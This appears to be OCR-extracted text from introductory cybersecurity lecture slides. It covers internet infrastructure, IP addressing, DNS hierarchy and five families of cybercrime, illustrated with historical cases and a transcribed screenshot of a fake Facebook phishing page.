


- Collision

Software installation




Software installation




Plan

Concrete Reality



Cables and interconnectivity



https://www.submarinecablemap.com/

DNS: Domain Name System


- IPv4 : `xxx.xxx.xxx.xxx`, where `xxx` $\in \{0, 255\}$
- IPv6 : `xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx`, where `xxxx` is a hexadecimal

$$216.58.198.195 = \text{www.google.fr}$$

- Top-Level Domain (TLD) root fr
- 2nd level : google
- 3rd level : www

ICANN : Internet Corporation for Assigned Names and Numbers
AFNIC : Association Française pour le Nommage Internet en Coopération


Where are DNS Server ?



13 root name servers are operated by 12 independent organisations

Plan

Computers are everywhere!




5 Famillies of Cyber Criminality

- Phishing
- Espionnage
- Ransomwares
- Sabotage
- Destabilisation

Phishing


CREDIT CARD
1234 5678 9101 1213
Paul A. Cardholder
@


https://apps.facebook.com/PageSecurityTeam/
facebook
Search for people, places and things
Third party Facebook application. This is not Facebook!
Facebook Verification Page
Page Name:
Email or Phone:
Password:
By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.
Submit Query
Forgot your password?
English (US) Español Português (Brasil) Français (France) Deutsch Italiano

Espionnage

- Little Brother (Individual)
- Medium Brother (Corporation)
- Big Brother (Government)


Edward Joseph Snowden, 6th june 2013

Ransomwares: Wannacry et al. 12 may 2017

http://stopransomware.fr/

Sabotage

Stuxnet, 2010




Saudi Aramco 35 000 PC deleted in 2012.

Destabilisation: Defacing

